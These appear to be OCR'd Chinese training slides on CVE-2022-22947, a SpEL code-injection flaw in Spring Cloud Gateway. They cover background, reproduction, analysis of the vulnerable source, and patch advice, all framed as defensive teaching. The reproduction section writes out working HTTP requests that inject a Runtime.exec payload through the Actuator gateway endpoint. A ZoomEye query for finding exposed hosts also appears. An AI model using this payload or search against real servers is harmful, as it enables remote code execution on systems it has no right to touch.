CVE-2022-22947 Spring Cloud Gateway Remote Code Execute 漏洞 / SpEL Code Injection 漏洞

无涯老师

课程大纲

1、基本介绍
2、漏洞复现
3、原理分析
4、扫描与修复

中华人民共和国网络安全法

第二十七条

任何个人和组织不得从事非法侵入他人网络、干扰他人网络正常功能、窃取网络数据等危害网络安全的活动；不得提供专门用于从事侵入网络、干扰网络正常功能及防护措施、窃取网络数据等危害网络安全活动的程序、工具；明知他人从事危害网络安全的活动的，不得为其提供技术支持、广告推广、支付结算等帮助。

课程内容仅用于以防御为目的的教学演示
请勿用于其他用途，否则后果自负


01 基本介绍

介绍内容

1）微服务架构与Spring Cloud
2）Spring Cloud生态
3）网关作用与解决方案
4）Spring Cloud Gateway
5）Spring Boot Actuator
6）Gateway和Actuator集成

微服务架构与Spring Cloud

架构和技术栈预览



Spring Cloud生态

https://spring.io/projects/spring-cloud

- Eureka、Ribbon、OpenFeign、Hystrix、Config、Zuul
- Consul、Gateway、Bus、Stream、Sleuth、zipkin
- Nacos、Sentinel、Seata

……

网关作用

- 智能路由
- 负载均衡
- 协议转换
- 权限校验
- 限流熔断
- 黑白名单
- API监控
- 日志审计

网关解决方案

- Netflix Zuul
- Spring Cloud Gateway
- Kong
- Nginx+Lua

……

Spring Clout Gateway使用


```
<dependency>
        <groupId>org.springframework.cloud</groupId>
        <artifactId>spring-cloud-starter-gateway</artifactId>
</dependency>
```

Spring Cloud Gateway概念

- 路由（Route）
- 断言（Predicate）
- 过滤器（Filter）

Spring Boot Actuator [ˈæktjʊeɪtə]

- 健康检查
- 审计
- 统计
- HTTP追踪

……

Prometheus

Actuator使用


```
<dependencies>
    <dependency>
        <groupId>org.springframework.boot</groupId>
        <artifactId>spring-boot-starter-actuator</artifactId>
    </dependency>
</dependencies>
```

Gateway和Actuator


```
management.endpoint.gateway.enabled=true
management.endpoints.web.exposure.include=gateway
```

Actuator操作Gateway接口列表

http://host:port/actuator/gateway/id

id	HTTP Method	描述
globalfilters	GET	返回全局Filter列表
routefilters	GET	每个路由的filter
routes	GET	路由列表
routes/{id}	GET	指定路由的信息
routes/{id}	POST	创建路由
refresh	POST	刷新路由缓存
routes/{id}	DELETE	删除路由

添加路由 POST Body


```
{
  "id": "wuyaaq",
  "filters": [{
    "name": "AddResponseHeader",
    "args": {
      "name": "Result",
      "value": "#{new
String(T(org.springframework.util.StreamUtils).copyToByteArray(T
(java.lang.Runtime).getRuntime().exec(new
String[]{\"whoami\"}).getInputStream()))}"
    }
  }],
  "uri": "http://example.com"
}
```

总结

1）微服务架构与Spring Cloud
2）Spring Cloud生态
3）网关作用与解决方案
4）Spring Clout Gateway
5）Spring Boot Actuator
6）Gateway和Actuator集成

02 漏洞复现

漏洞复现

1、启动Spring Cloud Gateway服务*
2、添加过滤器（POST）
3、刷新过滤器（POST）
4、访问过滤器ID（GET）

*

启动服务方式

八方网域
bafangwy.com

1、本地工程
2、vulhub - docker compose启动
3、vulfocus.io注册账号
4、马士兵教育（八方网域）自研靶场

*

添加过滤器


```
POST /actuator/gateway/routes/hacktest HTTP/1.1
Host: localhost:9000
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/97.0.4692.71 Safari/537.36
Connection: close
Content-Type: application/json
Content-Length: 329

{
  "id": "wuyaaq",
  "filters": [{
    "name": "AddResponseHeader",
    "args": {
      "name": "Result",
      "value": "#{new
String(T(org.springframework.util.StreamUtils).copyToByteArray(T(java.lang.Runtime).getRuntime().exec(new
String[]{\"whoami\"}).getInputStream()))}"
    }
  }],
  "uri": "http://example.com"
}
```

刷新过滤器


```
POST /actuator/gateway/refresh HTTP/1.1
Host: localhost:9000
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: keep-alive
Content-Length: 3
Content-Type: application/x-www-form-urlencoded
Origin: null
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0

a=1
```

访问过滤器ID


```
GET /actuator/gateway/routes/hacktest HTTP/1.1
Host: localhost:9000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
Firefox/97.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

03 原理分析

问题

为什么添加过滤器（路由）会导致代码执行?

流程

1、开启Acutator，可以通过接口列出路由（包括过滤器），如：/actuator/gateway/routes
2、可以通过/gateway/routes/{id_route_to_create}创建路由
3、通过/actuator/gateway/refresh刷新路由
4、当路由带有恶意的Filter，里面的spEL表达式会被执行

payload分析


```
#{new
String(T(org.springframework.util.StreamUtils).co
pyToByteArray(T(java.lang.Runtime).getRuntime().
exec(new
String[]{\"whoami\"}).getInputStream()))}
```

源码

八方网域
bafangwy.com

ConfigurationService类

```
137     @Override
138     protected Map<String, Object> normalizeProperties() {
139         if (this.service.beanFactory != null) {
140             return this.configurable.shortcutType().normalize(this.p
141                     this.service.parser, this.service.beanFactory);
142         }
143         return super.normalizeProperties();
144     }
```

源码

ShortcutConfigurable类

```
84    enum ShortcutType {
85
86        DEFAULT {
87            @Override
88            public Map<String, Object> normalize(Map<String, String> args, ShortcutCo
89                    SpelExpressionParser parser, BeanFactory beanFactory) {
90                Map<String, Object> map = new HashMap<>();
91                int entryIdx = 0;
92                for (Map.Entry<String, String> entry : args.entrySet()) {
93                    String key = normalizeKey(entry.getKey(), entryIdx, shortcutConf,
94                    Object value = getValue(parser, beanFactory, entry.getValue());
```

源码

ShortcutConfigurable类

```
49      static Object getValue(SpelExpressionParser parser, BeanFactory
50          Object value;
51          String rawValue = entryValue;
52          if (rawValue != null) {
53              rawValue = rawValue.trim();
54          }
55          if (rawValue != null && rawValue.startsWith("#{") && entryV
56              // assume it's spel
57              StandardEvaluationContext context = new StandardEvaluat
58              context.setBeanResolver(new BeanFactoryResolver(beanFac
59              Expression expression = parser.parseExpression(entryVal
60              value = expression.getValue(context);
61          }
```

04 扫描与修复

影响范围

Spring Cloud Gateway < 3.1.1
Spring Cloud Gateway < 3.0.7

https://tanzu.vmware.com/security/cve-2022-22947
Pivotal

zoomeye

八方网域
bafangwy.com

app="vmware-SpringBoot-framework"

*

批量检测

八方网域
bafangwy.com

scan.py

*

修复

1.更新升级 Spring Cloud Gateway 到以下安全版本：

Spring Cloud Gateway >=3.1.1

Spring Cloud Gateway >=3.0.7

2.或在不考虑影响业务的情况下禁用 Actuator 接口

management.endpoint.gateway.enable：false